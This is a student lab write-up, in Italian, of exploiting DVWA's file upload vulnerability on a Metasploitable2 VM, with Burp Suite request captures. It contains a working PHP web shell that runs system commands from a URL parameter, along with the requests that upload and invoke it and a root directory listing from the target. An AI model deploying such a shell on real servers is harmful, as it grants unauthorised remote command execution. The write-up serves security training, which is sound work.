Pratica S6/L1


Introduzione: questo esercizio pratico è volto a identificare e sfruttare una vulnerabilità di file upload all'interni della piattaforma DVWA. L'obiettivo principale è dimostrare la possibilità di caricare una shell PHP malevola, ottenere il controllo da remoto della macchina bersaglio (Metasploitable2) e analizzare il traffico di rete usando Burpsuite come proxy.

1. **Configurazione del laboratorio**

Il laboratorio è stato configurato usando due macchine virtuali: Kali Linux (attaccante) e Metasploitable2 (bersaglio)

- Kali Linux IP: 192.168.10.100
- Metasploitable2 IP: 192.168.10.200


La comunicazione tra le due macchine è stata verificata tramite un comando di ping da Kali a Metasploitable2.




2. **Fasi dell'esercizio**

a) **Analisi del traffico e accesso alla DVWA**

L'esercizio è iniziato configurando Burpsuite come proxy per il browser di Kali, al fine di intercettare e analizzare tutto il traffico HTTP/HTTPS.



Una volta stabilita la connessione, è stato effettuato l'accesso alla DVWA.




Time	Type	Direction	Method	URL
09:53:42 4 Aug ...	HTTP	→ Request	GET	http://192.168.10.200/dvwa/

Request

Pretty Raw Hex

```
1  GET /dvwa/ HTTP/1.1
2  Host: 192.168.10.200
3  Accept-Language: en-US,en;q=0.9
4  Upgrade-Insecure-Requests: 1
5  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
6  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7  Referer: http://192.168.10.200/
8  Accept-Encoding: gzip, deflate, br
9  Cookie: security=low; PHPSESSID=c64df814eed6c4af06d87f3dbcfaa592
10 Connection: keep-alive
11
```




Time	Type	Direction	Method	URL
10:08:18 4 Aug 2025	HTTP	→ Request	POST	http://192.168.10.200/dvwa/login.php

Request

Pretty Raw Hex


```
1  POST /dvwa/login.php HTTP/1.1
2  Host: 192.168.10.200
3  Content-Length: 44
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Origin: http://192.168.10.200
7  Content-Type: application/x-www-form-urlencoded
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.10.200/dvwa/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=b3ea77abc2942d478bc89aa2bd060abe
14 Connection: keep-alive
15
16 username=admin&password=password&Login=Login
```

Dopo aver effettuato il login dalla DVWA il livello di sicurezza è stato impostato su low.





b) Sfruttamento della vulnerabilità e caricamento della shell PHP

Per ottenere il controllo remoto, è stata creata una semplice shell PHP in grado di eseguire comandi di sistema. Il codice utilizzato è il seguente:



Questo file denominato shell.php, è stato caricato attraverso la sezione “File upload” è stata monitorata con Burpsuite.






Request

Pretty Raw Hex

```
1  POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2  Host: 192.168.10.200
3  Content-Length: 471
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Origin: http://192.168.10.200
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundary6dmEq8UJo3RBCx38
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.10.200/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=c64df814eed6c4af06d87f3dbcfaa592
14 Connection: keep-alive
15
16 ------WebKitFormBoundary6dmEq8UJo3RBCx38
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundary6dmEq8UJo3RBCx38
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php
25     echo '<pre>';
26     system($_GET['cmd']);
27     echo '</pre>';
28 ?>
29
30 ------WebKitFormBoundary6dmEq8UJo3RBCx38
31 Content-Disposition: form-data; name="Upload"
32
33 Upload
34 ------WebKitFormBoundary6dmEq8UJo3RBCx38--
35
```


c) Controllo remoto della macchina bersaglio

Dopo il caricamento, la shell è stata eseguita navigando all'indirizzo http://192.168.10.200/dvwa/hackable/uploads/shell.php.



Utilizzando il parametro cmd nell'URL, sono stati eseguiti comandi da remoto per dimostrare l'avvenuta compromissione.

- **Comando whoami**




- **Comando ls -la /**

Time	Type	Direction	Method	URL
10:04:18 4 Aug 2025	HTTP	→ Request	GET	http://192.168.10.200/dvwa/hackable/uploads/shell.php?cmd=ls%20-la%20/

Request

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls%20-la%20/ HTTP/1.1
2 Host: 192.168.10.200
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=c64df814eed6c4af06d87f3dbcfaa592
9 Connection: keep-alive
10
```




```
total 93
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  14 root root 13480 Aug  4 09:47 dev
drwxr-xr-x  94 root root  4096 Aug  4 09:47 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 10868 Aug  4 09:47 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 113 root root     0 Aug  4 09:47 proc
drwxr-xr-x  13 root root  4096 Aug  4 09:47 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Aug  4 09:47 sys
drwxrwxrwt   4 root root  4096 Aug  4 09:59 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

Conclusioni e osservazioni

L'esercizio ha dimostrato con successo che una vulnerabilità di file upload, se non gestita correttamente, può portare al completo controllo remoto del server. Burpsuite si è rivelato uno strumento indispensabile per l'analisi del traffico e la documentazione del processo di attacco. Le informazioni raccolte, come l'utente di sistema (www-data) e la configurazione di rete, confermano l'efficacia dell'exploit e la necessità di implementare controlli di sicurezza rigorosi, come la verifica del tipo di file e la sanificazione dell'input, per prevenire attacchi di questo tipo.